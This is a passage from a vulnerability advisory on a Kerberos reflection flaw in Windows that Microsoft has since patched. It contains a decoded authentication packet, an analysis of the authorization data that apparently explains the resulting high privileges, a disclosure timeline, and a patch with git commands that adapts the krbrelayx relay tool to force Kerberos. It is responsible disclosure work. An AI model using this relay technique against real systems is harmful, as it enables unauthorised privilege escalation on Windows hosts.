    Capabilities: 0x00000000
    Channel: None (0x00000000)
    Previous Session Id: 0x0000000000000000
    Blob Offset: 0x00000058
    Blob Length: 1771
    Security Blob […]: 608206e706062b0601050502a08206db308206d7a030302e06092a864882f71201020206092a864886f712010202060a2b06010401823702021e060a2b06010401823702020aa28206a10482069d6
      GSS-API Generic Security Service Application Program Interface
        OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
        Simple Protected Negotiation
          negTokenInit
            mechTypes: 4 items
            mechToken […]: 6082069906092a864886f71201020201006e82068830820684a003020105a10302010ea20703050020000000a38204d4618204d0308204cca003020105a10d1b0b4c41422e5245445445414da
            krb5_blob […]: 6082069906092a864886f71201020201006e82068830820684a003020105a10302010ea20703050020000000a38204d4618204d0308204cca003020105a10d1b0b4c41422e5245445445414da
              KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
              krb5_tok_id: KRB5_AP_REQ (0x0001)
              Kerberos
                ap-req
                  pvno: 5
                  msg-type: krb-ap-req (14)
                  Padding: 0
                  ap-options: 20000000
                  ticket
                  authenticator
                    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                    cipher […]: 82246df9a569704e506c856b061e9dd82aa11ff8521699f9a2d527428a20d632a49b2627fe0f1531dd9468a32a3ad0c82e8fb5a218bedb051ec01d9156c3fce9cc680f1a010ca4f3286
                      Decrypted keytype 18 usage 11 using learnt encTicketPart_key in frame 419 (id=419.1 same=1) (8377f829...)
                      authenticator
                        authenticator-vno: 5
                        crealm: LAB.REDTEAM
                        cname
                        cksum
                        cusec: 183
                        ctime: Feb 18, 2025 14:05:40.000000000 CET
                        subkey
                        seq-number: 854578716
                        authorization-data: 1 item
                          AuthorizationData item
                            ad-type: aD-IF-RELEVANT (1)
                            ad-data […]: 3081a9303fa0040202008da137043530333031a003020100a12a04280000000000004000000a74ccf32ed7c22a2d80fe4b3dc020fb0e23270b2ddaeccff4e2c76e483bca7613
                              AuthorizationData item
                                ad-type: aD-TOKEN-RESTRICTIONS (141)
                                ad-data: 30333031a003020100a12a04280000000000004000000a74ccf32ed7c22a2d80fe4b3dc020fb0e23270b2ddaeccff4e2c76e483bca761
                              AuthorizationData item
                                ad-type: aD-LOCAL (142)
                                ad-data: 20cd6a64bb010000fe42430000000000
                              AuthorizationData item
                              AuthorizationData item
```

Figure 5.1: `AuthorizationData` from the reflected `AP_REQ`

KERB_AD_RESTRICTION_ENTRY

The first entry, `KERB_AD_RESTRICTION_ENTRY`, contains the binary representation of the `LSAP_TOKEN_INFO_INTEGRITY`[8] structure containing information about the process that initiated the authentication:

```
typedef struct _LSAP_TOKEN_INFO_INTEGRITY {
  unsigned long Flags;    // Full Token=0x00000000, UAC Restricted=0x00000001
  unsigned long TokenIL;  // Untrusted, Low, Medium, High, System or
                          // Protected Process
  unsigned char MachineID[32];
} LSAP_TOKEN_INFO_INTEGRITY,
 *PLSAP_TOKEN_INFO_INTEGRITY;
```

Based on the 32-bit `MachineID` that is generated by the Local Security Authority (LSA) process during startup, the server can recognise that the `AP_REQ` originated from the same system. The `Flags` are zero indicating that the process that initiated the authentication held a full process token and was not UAC[9] restricted. The `TokenIL` field specifies the token integrity level, which is `System` (`0x00004000`) in this case. As a result, the server knows that the authentication was initiated by a system process rather than a regular process from a local or domain user account such as the computer account.

[8] https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/ec551137-c5e5-476a-9c89-e0029473c41b

[9] https://learn.microsoft.com/en-us/windows/security/application-security/application-control/user-account-control/

KERB_LOCAL

The second entry, `KERB_LOCAL` is an undocumented structure containing two 64-bit values. The first value is a pointer to a credential structure in the memory of the Local Security Authority Subsystem Service (LSASS) process[10]. This credentials structure holds the credentials of the process that initiated the authentication. This value again links the `AP_REQ` of the computer account to the credentials of the high-privilege system process that was coerced to trigger the authentication.

Conclusion

The presence of the aforementioned `AuthorizationData` entries suggests that the server may link the relayed network authentication to the high-privilege local process that initiated the authentication after being coerced to do so. Therefore, instead of creating a new session with the credentials of the computer account, the credentials from the high-privilege service account referenced in the `KERB_LOCAL` structure may have been reused instead. This would then explain the unexpectedly high privileges of the resulting session. However, while this theory fits the observations, no extensive reverse engineering was performed to verify it.

[10] `https://www.tiraniddo.dev/2022/03/bypassing-uac-in-most-complex-way.html`

6 Disclosure Timeline

The following table lists the dates for relevant events in regards to this vulnerability:

Date	Event
2025-01-30	Vulnerability identified
2025-03-07	Reported to Microsoft via MSRC
2025-03-21	Vulnerability confirmed by Microsoft
2025-05-02	Vulnerability classified as "Important" by Microsoft
2025-05-30	CVE ID and patch release date declared by Microsoft
2025-06-03	Microsoft agrees on publication of details after patch day on 10 June
2025-06-04	Bug bounty of $5000 announced
2025-06-05	Microsoft asked to delay publication for a few days in order to deliver fixed version information
2025-06-10	Patch released by Microsoft
2025-06-11	Advisory released

7 Files and Programs

This chapter includes files and programs that are not publicly available but are required to reproduce the findings described in this document.

7.1 Patch for krbrelayx to Prioritize Kerberos over NTLM

As described in section 3.3, a patch has to be applied to krbrelayx[1] in order to prevent that NTLM is used instead of Kerberos for authentication. The patch can be applied using Git[2]:

```
git clone https://github.com/dirkjanm/krbrelayx.git
cd krbrelayx
git checkout aef69a7e4d2623b2db2094d9331b2b07817fc7a4
git apply ../krbrelayx_kerberos_priority.patch
```

7.1.1 krbrelayx_kerberos_priority.patch

```
diff --git a/lib/servers/smbrelayserver.py b/lib/servers/smbrelayserver.py
index beb27ed..8dad23b 100644
--- a/lib/servers/smbrelayserver.py
+++ b/lib/servers/smbrelayserver.py
@@ -155,8 +155,7 @@ class SMBRelayServer(Thread):
         blob = GSSAPIHeader_SPNEGO_Init2()
         blob['tokenOid'] = '1.3.6.1.5.5.2'
         blob['innerContextToken']['mechTypes'].extend([MechType(TypesMech['
             KRB5 - Kerberos 5']),
-                                                        MechType(TypesMech['
    MS KRB5 - Microsoft Kerberos 5']),
-                                                        MechType(TypesMech['
    NTLMSSP - Microsoft NTLM Security Support Provider'])])
+                                                        MechType(TypesMech['
    MS KRB5 - Microsoft Kerberos 5'])])
         blob['innerContextToken']['negHints']['hintName'] = "
             not_defined_in_RFC4178@please_ignore"
         respSMBCommand['Buffer'] = encoder.encode(blob)
```

[1] https://github.com/dirkjanm/krbrelayx
[2] https://www.git-scm.com/